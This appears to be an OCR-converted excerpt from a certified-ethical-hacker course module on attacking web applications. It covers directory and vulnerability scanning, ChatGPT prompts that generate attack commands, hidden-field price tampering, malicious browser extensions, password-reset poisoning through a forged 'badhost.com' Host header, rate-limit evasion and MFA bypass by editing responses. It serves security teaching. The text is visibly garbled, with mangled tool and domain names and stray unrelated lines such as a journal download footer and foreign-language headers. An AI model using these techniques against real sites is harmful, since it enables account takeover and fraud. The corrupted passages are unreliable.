  -i, --input-file=FILE    download URLs found in local or external FILE
  -F, --force-html          treat input file as HTML
  -B, --base=URL           resolves HTML input-file links (-i -F)
                           relative to URL
  --config=FILE            specify config file to use
  --no-config              do not read any config file
```

Figure 14.84: Screenshot displaying GNU Wget command-line utility tool

- Examine URL

An SSL certified page URL starts with https instead of http. If a page contains a .aspx extension, the application is likely written using ASP.NET. If the query string has a parameter named showBY, then you can assume that the application is using a database and will display the data by that value.



Figure 14.85: Identify Server-Side Functionality by examining URL

Identify Files and Directories

Attackers use various techniques and tools to enumerate applications, hidden directories, and files of the web application hosted on web servers that are exposed on the Internet. They use tools such as Gobuster and URL Fuzzer and the Nmap NSE script http-enum to identify files and directories of the target web application.

- Gobuster

Source: <https://github.com>

Gobuster is a Go-programming-based directory scanner that allows attackers to perform fast-paced enumeration of hidden files and directories of a target web application. It is a command-oriented tool used to brute-force URIs in websites, DNS subdomains, names of virtual hosts on the target server, etc.

Run the following command to retrieve file and directory names and their status codes:

```
gobuster -u <target URL> -w common.txt
```

Figure 14.86: Screenshot showing the output of Gobuster tool

Use the `-s` flag to retrieve files and directories related to specific status codes:

```
gobuster -u <target URL> -w common.txt -s 200
```

Figure 14.87: Screenshot showing the output of Gobuster tool

Similarly, the `-q` and `-n` flags can provide a quick view of the directories without banner and status codes. You can also output the result to an output file using the `-o` flag.

- Nmap

Source: <https://nmnp.org>

Attackers use the Nmap NSE script http-enum to enumerate applications, directories and files of web servers that are exposed on the Internet. Thus, they can identify critical security vulnerabilities in the target web application.

Run the following Nmap command to gather information about the exposed files and directories of the target web server:

```
nmap -sV --script=http-enum <target domain or IP address>
```

```
nmap -sV --script=http-enum www.moviescope.com | Parrot Terminal
[parrot@kali:~] nmap -sV --script=http-enum www.moviescope.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-16 00:03 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.00072s latency).
rDNS record for 10.10.1.19: www.goodshopping.com
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp        Microsoft ESMTP 10.0.17763.1
80/tcp    open  http        Microsoft IIS httpd 10.0
|_HTTP-server-header: Microsoft-IIS/10.0
http-enum:
|_ /login.aspx: Possible admin folder
135/tcp  open  msrpc       Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1381/tcp open  msneg?
2103/tcp open  msrpc       Microsoft Windows RPC
2105/tcp open  msrpc       Microsoft Windows RPC
2107/tcp open  msrpc       Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 02:15:5D:55:F2:40 (VMware)
Service Info: Host: Server2019; OS: Windows; CPE: cpe:/o:microsoft:windows


```

Figure 14.88: Screenshot of Nmap command

Identify Files and Directories with AI

Attackers can leverage AI-powered technologies to enhance and automate their network scanning tasks. With the aid of AI, attackers can effortlessly perform web content scanning and can quickly enumerate directories and files on target URLs, allowing them to discover hidden paths and potential vulnerabilities.

An attacker can use ChatGPT to perform this task by using an appropriate prompt such as:

Example #1:

"Scan the web content of target url www.moviescope.com using Dirb"

Figure 14.89: Directory scanning with Dirb

The prompt results in the following command:

dirb http://www.moviescope.com

The `dirb` command is used to perform a web content scan on the target URL `www.moviescope.com` using the `dirb` tool.

Example #2:

"Scan the web content of target url www.moviescope.com using Gobuster"

```
[*] attacktarget: www.morsescope.com
[*] Screenshot: Scan the web content of target url www.morsescope.com using Ghosster.
[*] execute, [+] describe, [+] abort: E
=====
Ghosster v3.6
by Ol' Reeves (@TheColonial) & Christian Mehlmauer (@fuzzysecurity)

[+] Url: http://www.morsescope.com
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/nmap/common.txt
[+] Negative Status codes: 404
[+] User Agent: ghosster/3.6
[+] Timeout: 10s

=====
Starting ghosster in directory enumeration mode

=====
[+] /css: 13 files, 90 |Size: 353|
[+] /db: 125 files, 90 |Size: 152|
[+] /DB: 125 files, 90 |Size: 152|
[+] /Images: 1342 files, 90 |Size: 1561|
[+] /images: 1342 files, 90 |Size: 1561|
[+] /js: 113 files, 90 |Size: 152|
[+] /Twitter: 107 files, 90 |Size: 157|
```

Figure 14.90: Directory scanning with Gobuster

The prompt results in the following command:

```
gobuster diru http://www.moviescope.com-  
w/usr/share/wordlists/dirb/common.txt
```

The **gobuster** command is used to perform a web content scan on the target URL **www.moviescope.com** using the **Gobuster** tool, specifying the wordlist **/usr/share/wordlists/dirb/common.txt** for directory brute-forcing.

These commands generated with AI can automate the process of scanning the web content of the target URL **www.moviesope.com** using **Dirb** and **Gobuster**, enabling attackers to enumerate directories and files and identify potential attack vectors.

Identify Web Application Vulnerabilities

Attackers use various techniques to detect vulnerabilities in target web applications hosted on web servers to gain administrator-level access to the server or retrieve sensitive information stored on the server. They scan applications for identifying vulnerabilities and detect attack surfaces on the target applications. Performing comprehensive vulnerability scanning can disclose security flaws associated with executables, binaries, and technologies used in a web application. Through vulnerability scanning, attackers can also catalog different vulnerabilities, prioritize them based on their threat levels, and use them while targeting an application. Attackers can use tools such as Vega, WPScan Vulnerability Database, Arachni, and Uniscan to identify vulnerabilities in the target web applications.

- **Vega**

Source: <https://www.subgraph.com>

Vega is a free and open-source web security scanner and web security testing platform for testing the security of web applications. Vega helps you to find and validate SQL injection, cross-site scripting (XSS), inadvertently disclosed sensitive information, and other vulnerabilities. It is written in Java and is GUI-based, and it runs on Linux, OS X, and Windows. Vega also helps you to find vulnerabilities such as reflected cross-site scripting, stored cross-site scripting, blind SQL injection, remote file include, shell injection, and others. It also probes TLS/SSL security settings and identifies opportunities for improving the security of your TLS servers.



Figure 14.91 Screenshot of Vega

Some additional web application scanning tools are as follows:

- WPScan Vulnerability Database (<https://wpscan.com>)
- Codename SCNR (<https://ecsypno.com>)
- AppSpider (<https://www.rapid7.com>)
- Uniscan (<https://github.com>)
- N-Stalker (<https://www.nstalker.com>)

Identify Web Application Vulnerabilities with AI

Attackers can leverage AI-powered technologies to enhance and automate their network scanning tasks. With the aid of AI, attackers can effortlessly perform website vulnerability scanning and can quickly identify potential vulnerabilities and plan targeted attacks.

An attacker can use ChatGPT to perform this task by using an appropriate prompt such as:

Example #1:

"Perform the Vulnerability scan on the target url www.moviescope.com"

```
[*] Target -> Shell: Perform web vulnerability scan on the target www.moxieimage.com
[*] Targets: [0] targets, [0] threads, [0] jobs
[*] Mitre v2.5.8

[+] Target IP:          19.48.1.19
[+] Target Username:   www.moxieimage.com
[+] Target Port:        80
[+] Start Time:        2024-03-11 00:17:20 (GMT+0)

=====
[*] Server: Microsoft-IIS/10.0
[*] ✓ Retrieved a x-pesert-version header: 4.0.50319.
[*] ✓ Retrieved a powered-by header: ASP.NET
[*] ✓ The x-xss-protection header is not present. See https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/x-XSS-Protection#Frame-options
[*] ✓ The x-content-type-options header is not set. This would allow the user agent to render the content of the site in a different fashion to the MIME type. See https://www.whatwg.org/specs/web-apps/current-work/multipage/html-authoring.html#content-type-options
[*] ✓ No Content-Security-Policy header found (use --x-all to force check all possible headers)
[*] ✓ OPTIONS Allowed HTTP methods: OPTIONS, TRACE, GET, HEAD, POST
[*] ✓ OPTIONS Public HTTP methods: OPTIONS, TRACE, GET, HEAD, POST
[*] 2024 requests (8 successes) and 6 items(s) inspected in 30s total
[*] End Time:           2024-03-11 00:17:20 (GMT+0) [15 seconds]

[*] 1 threads tested
```

Figure 14.92: Web vulnerability scanning with Nikto

The prompt results in the following command: This command automates the process of performing website vulnerability scanning on the target website www.moviescape.com using the whatweb tool:

nikto -h www.moviescope.com

The nikto command is used to perform a vulnerability scan on the target URL www.moviescope.com using the Nikto tool.

Example #2:

"Perform the Vulnerability scan on the target url www.moviescope.com using nmap."

Figure 14.93: Web-vulnerability scanning with Nmap script

The prompt results in the following command: This command automates the process of performing website vulnerability scanning on the target website www.moviescope.com using the Nmap tool:

```
nmap --script vuln www.moviescope.com
```

The `nmap` command with the `--script vuln` option is used to perform a vulnerability scan on the target URL `www.moviescope.com` using Nmap's built-in vulnerability scripts.

Example #3:

"Install Sn1per tool and scan the target url www.moviescope.com for web vulnerabilities and save result in file scan3.txt"



Figure 14.94: Web vulnerability scanning with Sniper

The prompt results in the following command: This command automates the process of performing website vulnerability scanning on the target website www.moviescope.com using the `Sniper` tool.

```
sudo apt-get update & sudo apt-get install -y git && git clone https://github.com/1N3/Sniper.git && cd Sniper && sudo bash install.sh && sniper -t www.moviescope.com -w scan3.txt
```

The command installs the `Sniper` tool from its GitHub repository, then executes it to scan the target URL `www.moviescope.com` for web vulnerabilities and saves the results in a file named `scan3.txt`.

These commands generated using AI automate the process of performing vulnerability scanning on the target URL www.moviescope.com, providing attackers with valuable information about potential weaknesses in the target's web infrastructure.

EC-Council C|EH®

Bypass Client-side Controls

- Bypassing client-side controls in web applications typically involves attacks that exploit the weaknesses in client-side validation mechanisms.

Common Web Application Attacks used to Bypass Client-side Controls

- | | | |
|-------------------------------------|--|--|
| 1 Cross-Site Scripting (XSS) | 5 Input Field Manipulation | 9 JavaScript Injection |
| 2 Cross-Site Request Forgery (CSRF) | 6 Hidden Field Manipulation | 10 Cross-Origin Resource Sharing (CORS) Misconfiguration |
| 3 Parameter Tampering | 7 Client-Side Input Validation Bypass | 11 Session Fixation |
| 4 HTTP Parameter Pollution | 8 Local Storage/Session Storage Manipulation | 12 Attack Browser Extensions |

Source: EC-Council Certified Ethical Hacker Version 8.0. © 2018 EC-Council. All rights reserved.

EC-Council C|EH®

Bypass Client-side Controls: Attack Browser Extensions

- Capturing data from a web application that uses browser extension components can be achieved by two methods:

Intercepting Traffic from Browser Extensions

- Attempt to intercept and modify requests made by the component as well as responses from the server.
- Use tools like Burp Suite to capture the data.



Decompiling Browser Extensions

- In this technique, you can attempt to decompile the component's bytecode to view its detailed source, which allows you to identify detailed information of the component functionality.
- The main advantage of this technique is that it allows you to modify data present in the requests that are sent to the server, regardless of any mechanisms employed to obfuscate or encrypt the transmitted data.

Source: EC-Council Certified Ethical Hacker Version 8.0. © 2018 EC-Council. All rights reserved.

Bypass Client-side Controls

A web application requires client-side controls to restrict user inputs when transmitting data via client components and implementing measures to control the user's interaction with his or her own client. A developer uses techniques such as hidden HTML form fields, and browser extensions to allow the transmission of data to the server via the client. Often, web developers assume that the data transmitted from the client to the server is within the user's control, and this assumption can make the application vulnerable to various attacks. Bypassing client-side

controls in web applications typically involves attacks that exploit weaknesses in client-side validation mechanisms.

Common web application attacks used to bypass client-side controls:

- Cross-site scripting (XSS)
- Cross-site request forgery (CSRF)
- Parameter tampering
- HTTP parameter pollution
- Input field manipulation
- Hidden field manipulation
- Client-side input validation bypass
- Local storage/session storage manipulation
- JavaScript injection
- Cross-origin resource sharing (CORS) misconfiguration
- Session fixation
- Attack browser extensions

Attack Hidden Form Fields

E-commerce/retailing web applications use hidden HTML form fields to restrict the user to view/modify data fields such as "products" and "prices of products" and allow the user to enter certain fields such as "quantity," assuming that the user enters the required quantity before submitting the data to the server. The developer flags these fields as hidden to restrict the user from modifying them. In every client session, developers use hidden fields to store client information, including product prices and discount rates.

Follow the process described below to attack hidden form fields:

- Identify vulnerable web applications
- Save the source code for the HTML page
- Locate the hidden field
- Tamper with the price values by editing the price field's value
- Save the file and reload the source into a browser
- Click the **Buy** button

The request will be transmitted to the server with the modified price. You can also use proxy tools such as Burp Suite to trap the request that submits the form and modify the price field to any value. In addition, you can attempt to enter negative price values to trick the retail application into refunding the amount through credit card transactions.

Attack Browser Extensions

The data from a web application that uses browser extension components can be captured by two methods:

- **Intercepting Traffic from Browser Extensions**

Attempt to intercept and modify the request and response of the component and the server, respectively. You can use tools such as Burp Suite to capture the data. This

method has certain limitations such as data obfuscation or encryption, and secure data serialization.

- **Decompiling Browser Extensions**

Using this technique, you can attempt to decompile the component's bytecode to view its detailed source, which allows you to identify the detailed information of the component functionality. The main advantage of this technique is that it allows you to modify data present in the requests that are sent to the server, regardless of any obfuscation or encryption mechanisms employed for the transmitted data.

You can use proxy tools such as Burp Suite to capture and modify the web page component requests. In the context of bypassing client-side input validation that is implemented in a browser extension, if the component submits the validated data to the server transparently, this data can be modified using an intercepting proxy in the same way as that described for HTML form data.

Attack Google Chrome Browser Extensions

To compromise any web browser, attackers first lure victims into downloading a malicious file or prompt them to visit a malicious website so that they can easily infect the target browser. After malware has been installed, the browser forces users to perform specific actions such as activating extensions and allowing permissions to exfiltrate data.

For example, in the context of Google Chrome, attackers may target the Chrome Sync feature, which allows a smooth browsing experience for users across multiple platforms. Leveraging this feature on the compromised browser, attackers can add fake or malicious extensions that appear to be legitimate, through which they can gather stored information on the browser such as autofill information, bookmarked data, search history, passwords, configuration settings, and other synchronized data.

The following screenshot shows the installation of a fake extension from a compromised browser, which can be used to exfiltrate the synced data from the user device to a remote attacker.




Figure 14.95: Screenshot of the Google Chrome Forcepoint extension

The following information can be gathered by attackers after infecting the Google Chrome browser.

- **User Activity**

- User's spoken language
- Most recent sites visited
- Types of media files accessed the most
- Financial transactions through e-commerce sites
- User's trusted contact list and details saved on the browser
- Geo-location
- User device's gyro and proximity sensor data while using GPS

- **User-Created Personal Information**

- Username, passwords, identities, financial account details, and contact information saved on the browser
- Custom browser settings
- Other information such as user reactions to social media posts or files uploaded to websites
- Data collected from user-account-linked devices
- Device information, applications installed, services used, etc.

- **Other Information**

- Files, news, data, and services that are related to the user
- Third-party websites or service providers such as e-commerce sites, social media sites, research sites, and business service providers
- Cookies, pixel tags, application cache, browser web storage, and server log files

Perform Source Code Review

Attempt to acquire the source code of the target web application. After acquiring the source code, examine the code to understand the components, frameworks, etc., as well as their working to identify any existing vulnerabilities in the code. This examination can provide information about various functionalities such as removing client-side input validation, submitting nonstandard data to the server, manipulating client-side states or events, or directly invoking functionality that is present within the component.

Perform source code review to identify the following functionalities of a target component:

- Client-side input validation or other security-related logics and events
- Obfuscation or encryption techniques that are applied to the client data before it is transmitted to the server
- Modifiable components with hidden client-side functionalities
- References to server-side functionalities

5.1 - Module 5 | Hacking Web Applications

EC-Council C|EH®

Attack Authentication Mechanism

- Exploit design and implementation flaws in web applications, such as failure to check password strength or insecure transmission of credentials, to bypass authentication mechanisms.



Username Enumeration

- Verbose failure messages
- Predictable usernames

Password Attacks

- Password functionality exploits
- Password guessing
- Brute-force attack
- Dictionary attack
- Attack password reset mechanism

Session Attacks

- Session prediction
- Session brute-forcing
- Session poisoning

Cookie Exploitation

- Cookie poisoning
- Cookie sniffering
- Cookie replay



Bypass Authentication

- Bypass SAML-based SSO
- Bypass rate limit
- Bypass multi-factor authentication

© 2019 EC-Council. All Rights Reserved. Reproduction in whole or in part without written permission is prohibited.

5.2 - Module 5 | Hacking Web Applications

EC-Council C|EH®

Design and Implementation Flaws in Authentication Mechanism

- Bad Passwords
- Brute-Force Login
- Verbose Failure Messages
- Insecure Transmission of Credentials
- Password Reset Mechanisms
- Forgotten Password Mechanism
- "Remember Me" Functionality
- User Impersonation
- Improper Validation of Credentials
- Predictable Usernames and Passwords
- Insecure Distribution of Credentials
- Fail-Open Login Mechanism
- Flaws in Multistage Login Functionality
- Insecure Storage of Credentials

© 2019 EC-Council. All Rights Reserved. Reproduction in whole or in part without written permission is prohibited.

84 - Module 4 | Hacking Web Applications

EC-Council CEH®

Username Enumeration

- If a login error states which part of the username and password is incorrect, guess the users of the application using the **trial-and-error method**.



- Some applications automatically generate **account usernames** based on a **sequence** (i.e., user101, user102), and attackers can determine the sequence and enumerate valid usernames.

Note: Username enumeration from verbose error messages will fail if the application implements an account lockout policy (i.e., locking the account after a certain number of failed login attempts).

Source: EC-Council, Certified Ethical Hacker Version 8.0, © 2018 EC-Council, Inc. All rights reserved.

85 - Module 4 | Hacking Web Applications

EC-Council CEH®

Password Attacks: Password Functionality Exploits

Password Changing

- Determine password change functionality within the application by spidering the application or creating a login account.
- Try random strings for 'Old Password', 'New Password', and 'Confirm the New Password' fields and analyze errors to identify **vulnerabilities** in password change functionality.

Password Recovery

- "Forgot Password" features generally present a challenge to the user; if the number of attempts is not limited, an attacker can **guess the challenge answer** successfully with the help of social engineering.
- Applications may also send a unique recovery URL or existing password to an email address specified by the attacker if the challenge is solved.

Remember Me' Exploit

- "Remember Me" functions are implemented using a simple persistent cookie, such as RememberUser=jason or a persistent session identifier such as RememberUser=ABYY112010.
- Attackers can use an enumerated Username or predict the session identifier to bypass authentication mechanisms.

Source: EC-Council, Certified Ethical Hacker Version 8.0, © 2018 EC-Council, Inc. All rights reserved.

8.1 - Module 14 | Hacking Web Applications

EC-Council C|EH®

Password Attacks: Password Brute-forcing

- Create a list of possible passwords using common passwords, footprinting the target, and using social engineering techniques, and try each password until the correct password is discovered.
- Create a dictionary of all possible passwords using tools such as **Dictionary Maker** to perform dictionary attacks.
- Try to crack the log-in passwords by trying all possible values from a set of alphabets, numeric, and special characters.
- Use password cracking tools such as **Burp Suite** to brute-force passwords.



© 2019 EC-Council. All Rights Reserved. Reproduction in whole or in part without written permission is strictly prohibited.

8.1 - Module 14 | Hacking Web Applications

EC-Council C|EH®

Password Attacks: Attack Password Reset Mechanism

Steps to perform password reset poisoning attack:

- Step 1: Attacker obtains the email address used on the website by the target through techniques such as social engineering, and OSINT.
- Step 2: Attacker sends a password reset request link to the victim using the altered Host header:
 - For example:

```
POST https://certifiedhacker.com/reset.php HTTP/1.1
Accept: */*
Content-Type: application/json
Host: badhost.com
```

The resultant URL for resetting the password is:
<https://badhost.com/reset-password.php?token=87654321-8765-8765-8765-10987654321>
- Step 3: The attacker then waits for the victim to receive the modified email.
- Step 4: Once the victim clicks on the malicious link embedded in the email, the attacker extracts the password reset token and performs various malicious activities.

© 2019 EC-Council. All Rights Reserved. Reproduction in whole or in part without written permission is strictly prohibited.

EE - Module M | Hacking Web Applications

EC-Council C|EH®

Session Attacks: Session ID Prediction/ Brute-forcing

- ① In the first step, collect some valid session ID values by sniffing traffic from authenticated users
- ② Analyze captured session IDs to determine elements of the session ID generation process such as the session ID structure, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it
- ③ Vulnerable session generation mechanisms that use session IDs composed using predictable information such as username, timestamp, or client IP address, can be exploited easily by guessing valid session IDs
- ④ In addition, you can implement a brute force technique to generate and test different session ID values until you successfully get access to the application

GET Request:

```
GET http://www.123test.com/attack?Server=17&www=415HTTP/1.1
Host: www.123test.com
User-Agent: Microsoft Internet Explorer/8.1.0.6237.4719.0 Gecko/20070515 Firefox/3.5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.123test.com/attack?Server=17&www=415
Cookie: JSESSIONID=aaab1111-2222-3333-4444-555555555555
Authorization: Basic ZGVtb3V0dG9tZQ==
```

Predictable Session Cookie

Source: © EC-Council. All Rights Reserved. Reproduction in whole or in part is prohibited. Visit www.ec-council.org.

EE - Module M | Hacking Web Applications

EC-Council C|EH®

Cookie Exploitation: Cookie Poisoning

- If the cookie contains passwords or session identifiers, steal the cookie using techniques such as script injection and eavesdropping
- Then replay the cookie with the same or altered passwords or session identifiers to bypass web application authentication
- You can trap cookies using tools such as OWASP Zed Attack Proxy and Burp Suite



The screenshot shows the ZAP interface with a browser window displaying the URL <http://www.zapProxy.org/>. The status bar at the bottom right also displays this URL.

Source: © EC-Council. All Rights Reserved. Reproduction in whole or in part is prohibited. Visit www.ec-council.org.

10.2. *Merkel's Law* Has Nothing Much To Do With It



Bypass Authentication: Bypass SAML-based SSO

- Single Sign-on (SSO) authentication processes permit a user to sign into an application using a single set of credentials and use the same login session to access multiple applications irrespective of domains or platforms.
 - The communication between these applications can be done through SAML messages.
 - SAML messages are encrypted using **Base64** encoding and can be easily decrypted to extract the content of messages.
 - Attackers use tools such as SAML Raider to bypass SAML-based SSO authentication.



Downloaded from https://academic.oup.com/imrn/article/2020/10/3333/3293333 by guest on 10 August 2021

www.ijerph.org

8-1 Modulo 14 | Introducción a las Aplicaciones



Bypass Authentication: Bypass Rate Limit

- Rate limiting is a security mechanism designed to prevent attacks on a system or application by limiting the number of login attempts a user or an entity can make within a specific time frame

Rate Limit Bypass Techniques

1. Explore Different Endpoints and Parameters

Attackers try various and point versions, such as `./aspire3sign-up`, `./Sign-up`, `./SignUp`, `./Signup`, and `./aspiresign-up`, until successful in their brute force attacks.

2. Including Blank Characters in Code or Parameters

Attackers can include blank bytes such as %00, %0d%0a, %0d, %0a, %09, %0c, %20 into code or parameters to bypass the web application authentication mechanism.

3. Altering the IP Chain using Headers

Attackers modify headers such as X-Originating-IP, X-Forwarded-For, X-Remote-IP, X-Remote-Addr, X-Client-IP, and so on to make it appear as though requests are coming from different IP addresses.



Daten & AI KSC - Datenwelt für Politik und Regierungseinheiten in Südwürttemberg und Baden-Württemberg mit www.kreiswirtschaft.de

Bypass Authentication: Bypass Multi-Factor Authentication

HTTP Response Body Manipulation

Check the response of the MFA request. If the request contains `Success: false`, modify it to `'Success: true'` and assess whether this adjustment aids in bypassing the 2FA implementation.

Valid request with incorrect OTP:

```
POST /otp-verify
HOST: certifiedhacker.com
<redacted>
Content-Type: application/json
Content-Length: 100
{
    "otp": "50563"
}
Valid response:
200 OK
<redacted>
{"Success": "false"}  
Tempered response (with the same incorrect OTP):
200 OK
<redacted>
{"Success": "true"}
```

Status Code Manipulation

If the response status code is 400, 401, 402, 403, etc. and showing `'Invalid Token'` message, then modify the response status code to `'200 OK'` with `'Success: true'`.

Valid request with incorrect OTP:

```
POST /otp-verify
HOST: certifiedhacker.com
Content-Type: application/json
Content-Length: 100
{
    "otp": "50563"
}
Valid response:
403 Forbidden
<redacted>
{"Error": "true", "Message": "Invalid Token"}  
Tempered response (with the same incorrect OTP):
200 OK
<redacted>
{"Success": "true"}
```

Source: EC-Council, Certified Ethical Hacker Version 8.0, © 2018 EC-Council. All rights reserved. Reproduction in whole or in part is prohibited.

Attack Authentication Mechanism

In general, web applications authenticate users through authentication mechanisms such as login functionality. During web application analysis, attackers try to find authentication vulnerabilities such as weak passwords (e.g., short or blank, common dictionary words or names, user's names, defaults). Attackers exploit these vulnerabilities to gain access to the web application by network eavesdropping, brute-force attacks, dictionary attacks, cookie replay attacks, credential theft, etc.

Most authentication mechanisms used by web applications have design flaws. Attackers can identify these flaws and exploit them to gain unauthorized access to the web application. Such design flaws include failure to check password strength, insecure transmission of credentials over the Internet, etc. Web applications usually authenticate their clients or users by a combination of a username and password, which can be identified and exploited.

- **Username Enumeration**

Attackers can enumerate usernames in two ways: **verbose failure messages** and **predictable usernames**.

- **Verbose Failure Message**

In a typical login system, the user enters two fields, namely username and password. In some cases, an application will ask for additional information. If the user is trying to log in and fails, it implies that at least one field was incorrect. This provides grounds for an attacker to exploit the application.

Examples:

- Account <username> not found
- Incorrect password provided
- Account <username> has been locked out

○ **Predictable Usernames**

Some applications automatically generate account usernames according to some predictable sequence. This makes it very easy for the attacker to discern the sequence for a potentially exhaustive list of all valid usernames.

■ **Password Attacks**

A password attack is a process of trying various password cracking techniques to discover a user account password by which the attacker can gain access to an application.

Methods for cracking passwords include the following:

- Password functionality exploits
- Password guessing
- Brute-force attack
- Dictionary attack
- Attack password reset mechanism

■ **Session Attacks**

The following types of session attacks are employed by attackers against authentication mechanisms:

- **Session prediction:** It focuses on predicting session ID values that allow the attacker to bypass the authentication mechanism of an application. By analyzing and understanding the session ID generation process, the attacker can predict a valid session ID value and gain access to the application.
- **Session brute-forcing:** An attacker brute-forces the session ID of a target user and uses it to log in as a legitimate user and gain access to the application.
- **Session poisoning:** It allows an attacker to inject malicious content, modify the user's online experience, and obtain unauthorized information.

■ **Cookie Exploitation**

Cookie exploitation attacks are of the following types:

- **Cookie poisoning:** It is a type of parameter tampering attack in which the attacker modifies the cookie contents to draw unauthorized information about a user and thus perform identity theft.

- **Cookie sniffing:** It is a technique in which an attacker sniffs a cookie containing the session ID of the victim who has logged in to a target website and uses the cookie to bypass the authentication process and log in to the victim's account.
- **Cookie replay:** It is a technique used to impersonate a legitimate user by replaying the session/cookie that contains the session ID of that user (as long as he/she remains logged in). This attack stops working once the user logs out of the session.
- **Bypass Authentication**
 - **Bypass SAML-based SSO:** Attackers take advantage of signature misconfigurations, session expiry timeouts, session replays, misdirected SAML messages, etc., to bypass SAML-based SSO authentication.
 - **Bypass rate limit:** Rate limiting restricts the number of login attempts within a timeframe to prevent unauthorized access and thwart brute-force attacks. Attackers can employ various techniques to bypass rate limiting and gain unauthorized entry.
 - **Bypass multi-factor authentication:** Multi-factor authentication (MFA) bypass involves methods or techniques that circumvent the MFA mechanism, potentially leading to unauthorized access to systems, applications, or data.

Design Flaws in Authentication Mechanism

Authentication mechanisms are more vulnerable to attacks than other implementations involved in web application security. Applications usually validate a user via his/her login credentials; even a minor weakness in this authentication process can lead to serious consequences such as granting access to illegitimate users.

- **Bad Passwords:** Any application is designed to have minimum control over checking and validating the user credentials. Users often come across applications that accept passwords such as blank or short values, ordinary names, dictionary words, the same password as the username, and default parameters. Such passwords can be easily guessed by the attackers, allowing them to access the application resources.
- **Brute-Forcible Login:** The login feature of an application allows an attacker to predict user credentials, through which the attacker can enter the application illegitimately. If the application permits numerous login attempts without any restrictions, such as blocking an account after a certain number of attempts, attackers can continue to try different passwords until they find the right one. Thus, even an unprofessional hacker can log in by manually entering different password combinations.
- **Verbose Failure Messages:** Any login form of an application requests users to feed at least two fields, namely username and password. A few applications may also ask for additional parameters such as DOB, answer to a security question, and OTP pin, to validate a user. If the login attempt is unsuccessful, the application indicates that the information provided is not valid. When the application specifies which field is incorrect or pops up reasons for denying access, attackers can easily exploit that field by trying a large set of similar names or words to enumerate valid data required to access the application. The list of enumerated data can also be used later for social engineering.

- **Insecure Transmission of Credentials:** If an application makes an insecure HTTP connection to pass sensitive information, it becomes susceptible to MITM attacks, through which attackers can eavesdrop on and impede data transmission. Even though the HTTPS connection is made, attackers can still steal the credentials if the application handles credentials in an insecure manner such as passing information as query string parameters, and storing credentials in cookies.
- **Password Reset Mechanism:** In most applications, the password reset mechanism is mandatory and applied periodically to reduce the threat of compromised passwords. Moreover, when users notice misuse of their credentials, they can change their passwords immediately to prevent illegitimate use. Sometimes, this password reset feature can also be exploited. Vulnerabilities that are ignored in the main login function can appear again in the password reset mechanism. Some of the flaws in the password reset mechanism are as follows:
 - Generating the verbose error, specifying if the username is valid
 - Enabling guessing of "Existing password" field without any restrictions
 - Checking if "New Password" and "Confirm Password" fields comprise the same values only after authenticating the existing password, thereby permitting an attack to be successful in identifying the existing password explicitly
- **Forgotten Password Mechanism:** As with the password change mechanism, methods for recovering forgotten passwords often entail issues that are commonly ignored in the main login function, such as enumerating usernames. Additionally, several design flaws in the forgotten password mechanism often make it more vulnerable, through which the overall authentication logic of an application is targeted. Some of the flaws in the forgotten password mechanism are as follows:
 - Providing a secondary challenge when a user forgets a password
 - Developers often ignore the chances of the application being brute-forced during the password recovery process. If the application allows any number of attempts to recover the password, it is highly likely that the password will be recovered by guessing random answers related to the user
- **"Remember Me" Functionality:** Applications also provide the "Remember Me" function for convenience to avoid reentry of the username and password when a user tries to sign into an application from his/her device repeatedly. This mechanism is often vulnerable because the user can be attacked from both a local computer and users on other machines. "Remember Me" functions are enforced with some persistent cookies. When these cookies are initiated, the application trusts them as they were already stored in the earlier session and generates a new session without asking for the login credentials again. Attackers can try a list of ordinary words or enumerated usernames to gain complete access to the application without being validated.
- **User Impersonation:** Some privileged users access applications using other user credentials to assist the original users in performing their operations. For instance, if the

Internet connection is broken, the user contacts the service provider to seek advice. Then, the customer care executive logs in with the user data in his or her system and assists the user in resolving the service outage. If an application allows privileged users to impersonate others, any flaws in the impersonating logic can lead to vertical privilege escalation, through which an attacker can gain complete access to the application.

- **Improper Validation of Credentials:** Applications are designed with proper authentication mechanisms such as accepting passwords with a minimum length and allowing case-sensitive (upper and lower case), numeric, and special characters. By contrast, a poorly designed application's authentication mechanisms not only ignore good security implementations but also fail to consider the user's attempts to apply strong password characters.

